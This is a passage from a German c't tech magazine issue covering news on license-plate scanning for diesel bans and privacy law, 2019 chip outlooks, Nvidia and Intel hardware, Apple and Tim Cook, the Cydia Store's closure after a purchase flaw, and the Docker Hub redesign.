alles andere als fehlerfrei ist: Eine Anfrage der FDP-Fraktion im baden-württembergischen Landtag ergab, dass bei einem Testlauf für die automatisierte Kennzeichenerkennung nicht einmal 10 Prozent der Kennzeichen richtig erfasst wurden.

### Alternativen

Bei der als Alternative diskutierten „Blauen Plakette“ werden die Fahrzeuge nur einmalig erfasst und mit der Plakette gekennzeichnet, wobei die Kontrolle dann etwa bei parkenden Fahrzeugen erfolgt. Während die grünen Plaketten Feinstaubbelastungen senken sollen, beziehen sich die blauen Plaketten zusätzlich auf den Ausstoß von Stickoxiden. Die nicht-elektronische Plakette gibt an, ob ein Dieselfahrzeug die geforderte Abgasnorm erfüllt. Es darf dann in Umweltzonen einfahren.

Städte wie Berlin, Hannover oder Leipzig haben schon heute große Verkehrsverbotszonen eingerichtet, in denen sich nur Fahrzeuge mit einer grünen Plakette oder einer Ausnahmegenehmigung aufhalten dürfen. Dortmund setzt sogar ein partielles Fahrverbot auf einer Straße mit einer Länge von nur 300 Metern mit grünen und gelben Plaketten durch. Frankfurt nutzt das Plakettsystem für eine Fahrbegrenzung auf dem Autobahnring.

Allgemein gelten Stichkontrollen durch die Polizei bei der Durchsetzung von Durchfahrtbeschränkungen für einzelne Straßen als besonders personalintensiv und wenig effizient. Eine aktuelle Studie gibt dennoch Anlass zur Hoffnung: In Leipzig konnte seit der Einrichtung der Umweltzone die Feinstaubbelastung einer

Maut-Dienstleister Toll Collect setzt bereits 600 Kamerasäulen zur automatischen Erkennung von Lkw-Kennzeichen an Bundesstraßen ein.



Bild: Toll Collect



Die Deutsche Umwelthilfe und das Bundesumweltministerium favorisieren die Einführung einer blauen Plakette, die außer der Feinstaub- auch die NOx-Emission erfasst.

Untersuchung des Sächsischen Umweltlandesamts und des Leibniz-Instituts für Troposphärenforschung zufolge immerhin um mehr als die Hälfte gesenkt werden. Vielleicht müsste die Kontrolle der Dieselfahrverbotszonen also gar nicht flächendeckend erfolgen, um eine Luftverbesserung zu bewirken.

Eine weitere Alternative zum Kfz-Schilderscanning stellen RFID-Funksender dar, wie sie bei vielen Mautsystemen weltweit zum Einsatz kommen, etwa beim E-ZPass in den USA bereits seit 1987. Dabei handelt es sich um genormte Transponder, die hinter der Windschutzscheibe oder an der Nummernschildbefestigung montiert werden.

In den RFID-Chips sind alle relevanten Fahrzeugdaten hinterlegt. Das mit den Transpondern verknüpfte Guthaben kann nach dem Durchfahren von Kontrollstationen abgezogen werden. Preisnachlässe für bestimmte Personengruppen oder Fahrzeiten sind möglich, sodass sich das System prinzipiell auch zur Regelung des Verkehrsflusses eignet – oder zur Durchsetzung von Fahrverbotsen.

Erkennt das System die Durchfahrt eines Autos ohne entsprechende Durchfahrtsgenehmigung, würden seine Daten automatisch an Kontrollstationen erfasst und an die Verwaltung weitergeleitet. Ein Abfilmen jedes Einzelfahrzeugs ist für die Erkennung nicht nötig. Nur, wenn kein

RFID-Chip erkannt wird, müsste eine Videoaufzeichnung ins Spiel kommen.

### Datenschutz

Der Datenschutzgrundverordnung zufolge muss für einen zu erzielenden Zweck jeweils die Lösung gewählt werden, die am wenigsten in die Grundrechte der betroffenen Bürger eingreift. Eine Lösung, die die technische Infrastruktur für weitreichende Überwachungsmaßnahmen bietet, entspräche demnach nicht der gesetzlichen Vorgabe des „Datenschutzes durch Technikgestaltung“. Der Jurist und Datenschutzexperte Malte Engeler betont deshalb, dass das vorgesehene Verfahren nur dann verhältnismäßig sei, wenn es tatsächlich keine mildernden Mittel der Durchsetzung gibt. Diese wären aber mit einer blauen Plakette eindeutig gegeben.


Für den grünen Bundestagsabgeordneten Konstantin von Notz ist es „in höchstem Maße befremdlich, dass man plötzlich in der Bringschuld ist, grundrechtsschonendere Alternativen zum freiheitsrechtnegierenden Vorstoß von Verkehrsminister

Scheuer machen zu müssen.“ Der jetzige Vorschlag zur Einführung einer Nummernschilderkennung sei „so gaga, dass er auch nach leichten Korrekturen einfach falsch bleibe“. Die straflichen Versäumnisse der Bundesregierung beim Umgang mit der Dieselkrise seien „nicht entshuldbar“ und könnten „nicht durch einen verfassungsrechtlich extrem schwierigen Ideenwettbewerb aus der

Welt geschaffen werden“. Auch der Deutsche Städettag steht dem Plan kritisch gegenüber, „Erfassungssäulen und Kameras im Straßenraum aufzustellen“, erklärte sein Hauptgeschäftsführer Helmut Dedy gegenüber der Süddeutschen Zeitung.

In der letzten Sitzung vor der Weihnachtspause lehnte der Bundesrat den Entwurf in aller Deutlichkeit als „zu weitreichend“ und „unverhältnismäßig“ ab. Die Löschfrist von sechs Monaten überstreife zudem die Verjährungsfrist für Ordnungswidrigkeiten von drei Monaten. Jetzt muss sich der Bundestag mit dem Entwurf befassen. (sha@ct.de) ct

**TOPIX®**  
BUSINESS SOFTWARE



**DAS GESAMTE BUSINESS  
KOMPLETT DIGITALISIERT**

Für ALLE betrieblichen Vorgänge:

**Voll integrierte CRM/ERP-Lösung,  
revisionssicheres DMS,  
automatisiert mit ZUGFeRD,  
unterstützt die Erfüllung  
der DSGVO.**

Für Beratung und Dienstleistung,  
Handel, Service, Produktion.




Kontinuität, Sicherheit, Übersicht.  
Rundumservice zum fairen Preis.

TOPIX Business Software AG  
Rudolf-Diesel-Straße 14, D-85521 Ottobrunn  
+49 89 608757-0 info@topix.de  
www.topix.de

# Bit-Rauschen

Ausblick 2019 und Luftnummern 2018



**Neues Jahr, neues Glück: Manche Chip-Pläne für 2018 scheiterten, trotzdem ist für 2019 viel Neues geplant. Die ersten Ankündigungen prasseln in diesen Tagen von der CES in Las Vegas auf uns ein.**

Von Christof Windeck

Die Consumer Electronics Show (CES) in Las Vegas läutet das IT-Jahr 2019 ein. Mancher hofft, dass AMD schon Ryzen-Neuheiten vom Stapel lässt, aber das ist wenig wahrscheinlich. Die PC-Hersteller scheinen nicht gerade auf eine neue Ryzen-Generation zu lauern: Erst kurz vor Weihnachten kündigte HP einen ersten Rechner mit dem 45-Watt-Mobilprozessor Ryzen 7 2600H auf, den AMD bereits im September vorstellte. Von Intel wären eigentlich billigere Desktop-PC-Prozessoren der neunten Core-i-Generation fällig, etwa ein Core i5-9400. Da Intel aber schon deren Vorgänger nicht in den verlangten Stückzahlen liefern kann, wäre die Ankündigung von Neuheiten in diesem Segment kein gutes Signal. Intel spricht lieber davon, mit Milliardensummen die Fertigungskapazitäten auszubauen – aber bis das greift, vergehen Monate.

Auf Intel-Versprechen kann man sich sowieso nicht immer verlassen. Der mit großem Tamtam vor einem halben Jahr für Dezember angekündigte 28-Kerner Xeon W-3175X ist noch immer nicht zu haben. Das CPU-Dickschiff war der Star der Computex-Pressekonferenz vor hunderten Journalisten aus aller Welt. Zunächst verschwieg Intel jedoch, dass er seinen Cinebench-Rekordwert nur durch massives Übertakten erreichte, nun ist er nicht einmal lieferbar. Das grenzt schon an Fake News; solche Luftnummern kann sich Intel künftig sparen.

## Nanometer-Vergleiche

Viel wurde in den vergangenen Monaten über Intels Versagen bei der 10-nm-Technik geschrieben. Schaut man jedoch genauer hin, gibt es auch von anderen Herstellern relativ wenige 10-nm-Chips.

AMD und Nvidia lassen bisher mit 14- beziehungsweise 12-nm-Technik produzieren und springen 2019 dann gleich auf 7 nm. 10-nm-Technik kommt vor allem bei Smartphone-Chips wie Apple A11, Qualcomm Snapdragon 835 und 845 oder Samsung Exynos 8895 und 9810 zum Einsatz.

Apple (A12) und Huawei (Kirin 980) sind schon bei 7-nm-Chips gelandet, die TSMC noch mit Laserlicht belichtet – und offenbar liefern kann. Samsung hingegen setzt bei 7LPP auf EUV, aber damit finden sich bisher keine Großserienprodukte – ob das an der EUV-Lithografie liegt?

AMD jedenfalls wollte noch 2018 die Radeon Instinct MI60 für Server mit einer 7-nm-Version von Vega ausliefern. Gaming-Grafikkarten mit 7-nm-„Navi“-GPUs könnten dann etwa als Radeon RX 3080 kommen – aber kaum vor Mai. Hinter den Kulissen scheint es in der AMD-Grafiksparte zu rumoren, der erst im Januar 2018 eingestellte Mike Rayfield ist schon wieder weg. Jetzt übernimmt sein Co-Chef David Wang. Intel sucht derweil schon sechs Monate nach einem Nachfolger des geschassten Brian Krzanich.

## Server-Wachstum

Die düsteren Wolken der Makroökonomie – der Handelsstreit zwischen den USA und China sowie der EU, der schwächelnde Aktienmarkt – haben die Nachfrage nach Cloud-Servern bisher nicht geknickt. Hier steht AMD im Wort, mit den Epycs mittlerweile 5 Prozent Marktanteil erreicht zu

haben: Wir drücken die Daumen! Da man von Intels Cascade-Lake-Xeons bisher weiterhin nur Ankündigungen las, stehen die AMD-Chancen gut. Ordentlichen Schub werden wohl erst Zen-2-Epycs bringen mit 64 Kernen und PCI Express 4.0.

Apropos PCIe 4.0: Die Spezifikation ist seit 2017 draußen, PCIe 3.0 hat mittlerweile acht Jahre auf dem Buckel und ist seit sechs Jahren praktisch nutzbar (Core i-3000 „Ivy Bridge“ 2012). Für SSDs wäre PCIe 4.0 durchaus wünschenswert – und für High-End-Netzwerkkarten in Servern, etwa für 100-Gbit-Ethernet. Auch AMDs 7-nm-GPUs kommen mit PCIe 4.0.

Bei USB 3.1 kommt die Branche ebenfalls recht langsam in die Strümpfe, die ersten SuperSpeedPlus-Hubs enttäuschen. Dabei ist die USB-3.1-Spezifikation auch schon fünf Jahre alt, USB 3.0 sogar schon zehn Jahre. Vielleicht müssen wir uns darauf gefasst machen, dass es bei solchen Schnittstellen immer länger dauert, bis aus Theorie Praxis wird. Der Umgang mit dermaßen hochfrequenten Signalen ist nicht einfach. Vielleicht liegt es aber auch daran, dass PCIe 3.0 und USB 3.0 schlichtweg für viele Zwecke ausreichen – die meisten externen Speichermedien sind ja noch viel langsamer.

Bei manchen Supercomputern geht es mit der Ablösung schneller: Das Forschungszentrum Jülich verkauft seinen Juqueen, der 2012 Platz 5 der Top500-Liste eroberte. Das FZ Jülich braucht den Platz für den kommenden Juwels, der weiter aufgerüstet wird. Man sucht einen zertifizierten Entsorger, der die knapp 57 Tonnen in Form von 28 Racks in einem Rutsch abserviert. Für Schrauber schlucken die 29.000 PowerPC-Chips doch etwas zu viel Strom: Kaum jemand hat einen 1,7-Megawatt-Anschluss daheim.

(ciw@ct.de) **ct**

**Supercomputer zu verkaufen: Das Forschungszentrum Jülich sucht einen Entsorger für 28 Juqueen-Racks mit knapp 57 Tonnen Gesamtgewicht.**



Bild: Forschungszentrum Jülich

# KI-Modul für autonome Fahrzeuge und Roboter

Für Roboter und autonome Fahrzeuge ist Nvidias **KI-Modul Jetson AGX Xavier mit Volta-GPU und ARM-Kernen** gedacht. Es schöpft laut Nvidia aus weniger als 30 Watt Leistungsaufnahme – im Mittel sollen es 10 Watt sein – bis zu 32 Tera-Ops an KI-Rechenleistung. Die kommt im Wesentlichen aus einer integrierten Volta-GPU mit 512 CUDA- und 64 Tensor-Kernen.

Außerdem sind eingebaut: acht ARM64-Kerne mit Nvidias hauseigener Carmel-Mikroarchitektur (ARMv8.2), zwei Deep-Learning-Beschleuniger (NVDLA) und ein „VLIW Vision Processor“ zur Vor-

verarbeitung von Kamerabildern. Bis zu 16 Kameras lassen sich per CSI-2 anschließen, aber es gibt auch PCI Express, Gigabit Ethernet, USB 3.1, CAN-Bus und HDMI 2.0. Das Betriebssystem startet aus einem eMMC-Flash-Chip mit 32 GByte Kapazität; alternativ gibt es eine M.2-Fassung.

Das KI-Modul hat eine quadratische Grundfläche mit 10,5 Zentimeter Kantenlänge, ein Entwicklerkit ist für 2499 US-Dollar samt Kühlkörper erhältlich. Anfangs gibt es auch Rabatte für registrierte Entwickler und in Serienstückzahlen soll der Preis um 1000 US-Dollar liegen.

(ciw@ct.de)



**Geballte KI-Rechenleistung:**  
Nvidia-Modul Jetson AGX Xavier  
für Roboter und Autos.

## Kurz & knapp: Embedded Systems

Von Fujitsu gibt es das **Industrie-PC-Gehäuse Smartcase I720 für lüfterlose Kühlung**. Es ist für die Mini-ITX-Mainboards D3633-S, D3643-S, D3434-S und D3433-S mit den Chipsätzen Q370, H310, Q170 und H110 ausgelegt. Darauf wiederum passen Intel-Prozessoren der Generationen Coffee Lake (Core i-8000, i-9000), Kaby Lake (i-7000) und Skylake (i-6000). Der Heatpipe-Kühler im Smartcase I720 ist für 35-Watt-CPU ausgelegt, das Netzteil liefert 65 Watt. In das Smartcase I720 lassen sich eine 2,5-Zoll-SSD, eine PCIe-Karte (per Riser) sowie ein Erweiterungsmodul mit vier COM-Ports einbauen.

STMicroelectronics verspricht **FreeRTOS-Unterstützung für STM32-Entwicklerkits** wie das 50 Euro teure B-L475E-IOT01A Discovery Kit im Arduino-Uno-Format für IoT-Geräte. Es ist schon länger erhältlich, war bisher aber vor allem für ARM mBed gedacht. Dem Cortex-M4-SoC auf dem B-L475E-IOT01A stehen 128 KByte SRAM und 1 MByte Flash zur Seite, er funkts per Bluetooth 4.1/BLE, NFC, WLAN sowie auf 868 oder 915 MHz.

## IKT-Beschaffertage 2019

12. – 13. März 2019, München

Die Beschaffung von Leistungen aus dem Bereich der Informations- und Kommunikationstechnologie (IKT) stellt regelmäßig besondere Anforderungen sowohl an die Vergabestellen, als auch an die potentiellen Bieter. Die Vergabeverfahren müssen den hohen Anforderungen an die zu beschaffenden Produkte gerecht werden. Diesen und weiteren Themen widmen sich die IKT-Beschaffertage – wir freuen uns auf eine spannende Tagung gemeinsam mit Ihnen.

### Themen 2019 u.a.:

- » Outsourcing des IT-Betriebs
- » Datenschutz und IKT-Beschaffung
- » Bewertung und Benchmarking von IT-Geräten
- » Die neuen EVB-IT Cloud
- » Lebenszykluskosten bei der IKT-Beschaffung

# Server-Prozessoren für Deep Learning

**Intels kommende Xeon-Serverprozessoren Cascade Lake und Cooper Lake sollen vor allem Deep Learning stark beschleunigen, wieder etwas sicherer werden und später ein neues Datenformat nutzen – all das in 14 nm.**

Die für 2019 erwarteten, weiter in 14-nm-Technik hergestellten Cascade-Lake-Xeons werden im Rahmen der AVX512-Befehlssatzweiterung vier neue KI-Instruktionen erhalten. Je zwei davon arbeiten mit reduzierter Ganzzahlpräzision INT16 und INT8. Daher eignen sie sich hauptsächlich für die Folgerungsschicht (Inferencing), weniger für das Training neuraler Netze. Intel nennt das Deep-Learning Boost, vormals Vector Neural Net Instructions (VNNI).

Die innere Schleife eines INT8-Convolution-Layers kann Cascade Lake dadurch mit nur einer Instruktion (VPDPBUSD, zwei pro Takt) abbilden. Damit ist dieser spezielle Durchsatz dreimal so hoch wie beim Vorgänger Skylake X, mit INT16-Genauigkeit immerhin noch doppelt so hoch.

Cascade Lake wird in Hardware auch gegen Spectre V2 (Branch Target Injec-


tion) gehärtet, nachdem mit Core-i-9000 bereits die ersten CPUs Maßnahmen gegen Spectre V3 (Rogue Data Cache Load) und L1 Terminal Fault enthalten.

Im Cascade-Lake-Nachfolger Cooper Lake (ebenfalls noch in 14 nm gefertigt) gibt es das neue Datenformat bfloat16 (BF16) als Speichersparvariante von FP32 mit ebenfalls 8-bittigem Exponenten, aber geringerer Genauigkeit (7 Bit Mantisse).

Cooper Lake soll BF16 doppelt so schnell ausführen wie FP32.

Außerdem verriet Intel etwas mehr zum Optane Persistent Memory, welches Cascade Lake erstmals unterstützt. Wie schon vermutet, können in bestimmten Server-Boards bis zu 6 TByte Optane-Speicher zum Einsatz kommen – zusätzlich zu 1,5 TByte DDR4-LRDIMMs.

(csp@ct.de)



Mit Cooper Lake soll ein neues Datenformat kommen, welches die KI-/Deep-Learning-Leistung weiter steigert.

## Intels seltsamer B365-Chipsatz

Auf der Intel-Website ist ohne großes Brimborium der **neue B365-Chipsatz** aufgetaucht, der nur 2 US-Dollar mehr kostet als die Einsteiger-Variante H310. Seine angepriesenen Merkmale entsprechen denen des H270 und deuten darauf hin, dass es sich um Restbestände aus der 200er-Serie handelt. Mit neuen Boards mit passender Einstellung der Management-Engine unterstützt der B365 Core-i-8000/-9000-CPUs. Verzichten muss man allerdings auf die eigentlichen Neuerungen der 300er-Reihe: eingebautes USB 3.1 Gen 2 sowie CNVi-WLAN.

Existenzgrund des B365 könnten Intels Lieferprobleme bei aktuellen 14-Nanometer-Chips sein – darunter die „echten“ 300er-Chipsätze. Einige

14-nm-Produktionsstraßen stellte Intel bereits auf den offenbar noch nicht massentauglichen 10-nm-Prozess um. Die 200er-Chipsätze wurden noch in 22-nm-Technik hergestellt und könnten durch einfaches Umbenennen Intels aktuelle Lieferprobleme lindern. (csp@ct.de)



Die Neuerungen USB 3.1 Gen 2 und CNVi-WLAN, wie beim B360 im Bild, fehlen dem B365.

## Kurz und knapp: Hardware

Nvidias **GeForce RTX 2060** kommt bald. Mit 1920 Shadern plus Ray-tracing-Kernen, 192 Bit breitem Speicherinterface und 6 GByte GDDR6-RAM dürften die Karten leistungsmäßig nah an die GTX 1070 kommen, aber wohl auch ähnlich teuer werden.

Der Stapelspeicher **HBM wird schneller und höher**. Der Standard wurde von acht auf zwölf Lagen erweitert und kann nun pro Pin bis zu 2,4 GBit/s übertragen – pro HBM-Stapel 307 GByte/s. HBM kommt vor allem bei Grafikkarten, Server-Beschleunigungskarten und -FPGAs und professionellen Netzwerk-Chips zum Einsatz.

## Flottes Netz über Thunderbolt 3

Für Computer mit Thunderbolt-3-Port (TB3) hat QNAP **zwei Ethernet-Adapter** ins Programm genommen: Das Modell QNA-T310G1T enthält einen RJ45-Port für Twisted-Pair-Kabel, der Daten mit 100 MBit/s oder 1,25 und 5 bis 10 GBit/s überträgt (NBase-T und 10GBase-T). Sein Geschwisterchen G1S ist mit einem 10 GBit/s schnellen SFP+-Port für Glasfasermodule oder Direct-Attach-Kabel bestückt.

Laut QNAP funktionieren beide Adapter unter Windows mit einem herunterzuladenden Treiber des PHY-Chip-Herstellers Aquantia (Windows ab 7, auch

32-Bit-Versionen, Server 2012 und 2016). macOS ab 10.13.3 sollte die Adapter ohne Treiberinstallation erkennen.

Die mit den PHYs AQC100 und 107 bestückten Adapter sollten auch unter Linux laufen: Im TB3-Adapter Sonnet Solo 10G (Test in c't 20/2018, S. 46) arbeitete der AQC107 einwandfrei mit Xubuntu 18.04.1. Der SFP+-Adapter QNA-T310G1S kostet rund 190 Euro, die NBase-T-Variante QNA-T310G1T ist mit 215 Euro etwas teurer. (ea@ct.de)

**Aquantia-Treiber (Win/Linux):** [ct.de/yrg4](http://ct.de/yrg4)



Die Adapter QNAP QNA-T310G1T und G1S binden Rechner mit Thunderbolt-3-Port in schnelle LANs ein.

## Funktaster für Fritzboxen

AVM hat einen **DECT-Funktaster für Smart Homes** herausgebracht: Der 35 Euro teure Fritz!DECT 400 wird über die energiesparsame DECT-Variante ULE mit einer Fritzbox verbunden, die mit FritzOS 7.01 oder neuer laufen muss. Eine



Der Funktaster Fritz!DECT 400 steuert über die Fritzbox eine oder mehrere Schaltsteckdosen.

CR123A-Batterie versorgt den Taster mit Strom.

Betätigungen quittiert der Taster durch Blinken und steuert dann über die Fritzbox eine oder mehrere DECT-Steckdosen; laut AVM eignen sich die haus-eigenen Modelle Fritz!DECT 200 und 210. Das Schalten nach Vorlagen in der Fritzbox – Rezepte beispielsweise für zeitgesteuerte Aktionen – will AVM per Firmware-Update nachliefern. Ob sich der Taster über AVMs HTTP-XML-API auch in externe Smart-Home-Zentralen integrieren lässt, werden wir für eine der kommenden c't-Ausgaben prüfen.

(amo@ct.de)

## Kurz & knapp: Netze

Qualcomms neuer **Mobilfunk-Chipsatz 9205 für IoT-Geräte** spricht drei Funkstandards: LTE Cat. M1, NB-IoT (NB2) und GSM für Gebiete ohne LTE-IoT-Netze. Als Kern des Modemchips 9205 arbeitet ein ARM Cortex A7 mit maximal 800 MHz. Die Position ermittelt der Baustein per GPS, Beidou, Glonass oder Galileo. Zum Chipsatz gehören noch der Power-Manager PME9205 und das HF-Frontend SDR105.

AEG Power Solutions hat seine **USV-Serie Protect A verbessert**: Die USVs sollen ihren Akku nun in vier Stunden auf 90 Prozent aufladen können, laut Hersteller 50 Prozent schneller als die Vorgänger. Außerdem haben die für Arbeitsplätze und kleine Server gedachten Notstrom-Geräte ein frontseitiges LC-Display bekommen.

## 40G-Patchkabel

Mit 10 Gigabit/s über 10GBase-T ist das Twisted-Pair-Kupferkabel noch nicht am Ende: Der IEEE-Standard 802.3bq definiert Geschwindigkeiten von 25 und 40 GBit/s für bis zu 30 Meter lange Kabelstrecken in Rechenzentren. 25GBase-T und 40GBase-T sollen über diese Distanz kostengünstiger sein als Glasfaserverbindungen. Für **40GBase-T** hat die TTL Network GmbH nun **Patchkabel** gemäß Cat. 8 ins Programm genommen. Die Serie „TTLan Cat.8 S/FTP“ ist in zehn Längen (0,5 bis 25 Meter) lieferbar. (ea@ct.de)



**Cat.8-Patchkabel sollen Server und Switches in Rechenzentren über maximal 30 Meter mit 40 GBit/s verbinden.**

# Tim Cook gegen Sammeln von Nutzerdaten

**Der Chef des Apple-Konzerns sorgt sich um die Sicherheit ganzer Staaten angesichts Datensammlungen, die Manipulationen ermöglichen.**

Die ausufernde Sammlung von Nutzerdaten im Internet könnte die Meinungsfreiheit beeinträchtigen, fürchtet Apple-Chef Tim Cook: „Stellen Sie sich folgendes Szenario vor: Alles, was Menschen sagen oder denken, wird gesendet, analysiert, gespeichert“, erklärte Cook in einem Interview des Magazins Focus. „Würden die Menschen aus Furcht vor Konsequenzen aufhören, ihre Meinung zu sagen?“

Länder wie die USA oder Deutschland seien zwar so stark, dass ihnen von außen niemand existenziellen Schaden zufügen könne. Doch Cook bereitet es Sorgen, dass es mit einer Schatztruhe voller Daten möglich werde, Menschen so zu manipulieren, dass sie irgendwann aufeinander losgehen.

Cook bekräftigte seine Bewunderung für die im vergangenen Mai in Kraft getretene Datenschutzgrundverordnung in der Europäischen Union. „Die EU-DSGVO ist ein unglaubliches Fundament, auf das wir alle aufbauen sollten“, sagte er.

Cook betont schon seit Jahren, dass Apple die Privatsphäre seiner Nutzer schützen wolle und unterstreicht den Unterschied zu Konzernen wie Facebook und Google. Vor einigen Wochen warnte der Apple-Chef in Brüssel vor einem „datengetrieben industriellen Komplex“ in Anlehnung an den Begriff vom militärisch-industriellen Komplex. Riesige Datensammlungen und das Erstellen von detaillierten Nutzerprofilen führten letztlich in die Überwachung.

Cook hat jedoch kein Problem damit, von Google Milliarden dafür zu kassieren, dass Apple Googles Suchmaschine auf den eigenen Geräten bevorzugt. „Da Google die beste Suchfunktion bietet, ist Google in diesem Feld der beste Partner“, wehrt sich Cook. Außerdem betont



Bild: Apple

**Missbrauch von Datensammlungen: Cook spricht von einem datengetriebenen industriellen Komplex, lobt aber die DSGVO.**

er, dass man etwa im hauseigenen Safari-Browser den Nutzern mehr Kontrolle über das Teilen von Daten gebe.

(dz@ct.de)

## Apple gegen Qualcomm

Apple hat Mitte Dezember mit iOS 12.1.2 ein Update außer der Reihe ausschließlich für das iPhone veröffentlicht. Es folgte nur zwei Wochen auf das große, Anfang Dezember veröffentlichte iOS 12.1.1 und be seitigt Probleme bei der Aktivierung der in iPhone XR, XS und XS Max integrierten eSIM und räumt auf den 2018er iPhones Fehler bei Mobilfunkverbindungen in der Türkei aus. Weitere Angaben hat das Unternehmen nicht veröffentlicht.

Außerdem hat Apple mit dem Update Funktionen getilgt, die nach Ansicht eines chinesischen Gerichts in der Stadt Fuzhou Patente von Qualcomm verletzen. Damit versucht der Konzern, eine **Aufhebung des Verkaufsverbotes** zu erwirken. Bei den Patenten geht es um die Anpassung der Größe von Fotos sowie die Verwaltung von Apps auf Touchscreen-Geräten.

Gegenüber der Nachrichtenagentur Reuters erklärte Qualcomm, mit diesen Taktiken verspotte Apple durch Verletzung der Verfügung das Rechtssystem.

(dz@ct.de)

## Cydia Store schließt, Paket-Manager bleibt

Der alternative Online-Shop für iOS-Software namens Cydia Store hat seine Pforten geschlossen.

Der Betreiber Jay „Saurik“ Freeman begründete den vorgezogenen Schritt mit einer kürzlich entdeckten Schwachstelle. Über manipulierte Verzeichnisse war es Sicherheitsforschern gelungen, **Einkäufe ohne Einwilligung des Nutzers** zu tätigen; das Geld ließ sich unberechtigt von verknüpften PayPal-Konten abbuchen.

Dies sei jedoch ein „Nicht-Problem“, erklärte Freeman. Schließlich habe zuletzt kaum jemand etwas im Cydia Store gekauft. Entsprechend seien Nutzer gewöhnlich nicht eingeloggt gewesen und damit auch nicht angreifbar.

Die Schließung des alternativen Shops sei aber ohnehin für Ende 2018 geplant gewesen und Anfang Dezember lediglich vorgezogen worden. Der Betrieb des App-Ladens habe ihn Geld gekostet und er könne „keinerlei Leidenschaft“ mehr aufbringen, ihn weiter anzubieten. Die Möglichkeit, bereits getätigte Einkäufe

fe erneut herunterzuladen, will Freeman weiterhin anbieten.

Saurik hat mit Cydia dem Apple-Konzern fast zehn Jahre lang die Stirn geboten. Dabei war er jedoch grundsätzlich auf Zuarbeit von Hackern angewiesen, die Apples Installationskontrolle aus jeder iOS-Version aufs Neue entfernen mussten. Klappte das, hatten Entwickler eine Plattform, um iOS-Apps abseits von Apples reguliertem App Store verkaufen zu können. Voraussetzung dafür ist aber, dass Nutzer ihre iPhones knacken (Jailbreak), was zuletzt nicht viele Anwender interessierte.

Der Paketmanager Cydia bleibt indes erhalten, sodass ihn andere Anbieter für **Bezahl-Apps auf Jailbreak-iPhones** nutzen können. Öffentliche Jailbreaks sind jedoch längst eine Seltenheit. Die Entsperrung von iPhone und iPad ist zu einem lukrativen Geschäft geworden, sodass gravierende iOS-Schwachstellen oft nur unter der Hand verkauft werden. Für iOS 12 gibt es bislang keinen allgemein verfügbaren Jailbreak.

(dz@ct.de)


# Docker räumt den Docker Hub auf

Das Unternehmen hinter Docker hat den Docker Hub, die Anlaufstelle für alle Docker-Nutzer auf der Suche nach geeigneten Images, neu gestaltet. Im Zuge dessen wurde der **Docker Store aufgelöst und in den Hub integriert**. Diese Parallelwelt war bei Container-Suchenden noch nie sonderlich beliebt und war als Marktplatz für Software-Anbieter gedacht, die darüber ihre containerisierten Anwendungen vertreiben sollten. Die kostenpflichtigen Angebote aus dem Store liegen jetzt neben den kostenlosen im neuen Hub.

Hier kann man die Suchergebnisse jetzt komfortabler auf Kategorien einschränken. Außerdem bekommen offizielle Images oder solche von verifizierten Anbietern deutlicher sichtbare Kennzeichnungen. Das soll auch die Sicherheit in der Docker-Welt erhöhen. Bis-

her war es leicht, ein eigenes Image mit Hintertüren im Hub zu platzieren und auf Downloads zu hoffen – es erforderte etwas Erfahrung, gute von schlechten Images zu unterscheiden.

Nicht auf den ersten Blick erkennt man im neuen Docker Hub allerdings, ob ein Angebot eine kostenpflichtige Lizenz erfordert. Für diese Information muss man die Detailseite öffnen. (jam@ct.de)



Der neue Docker Hub hat einen besseren Filter für die Ergebnisse. Der Store wurde integriert.

# Inkompatible Docker-Namen

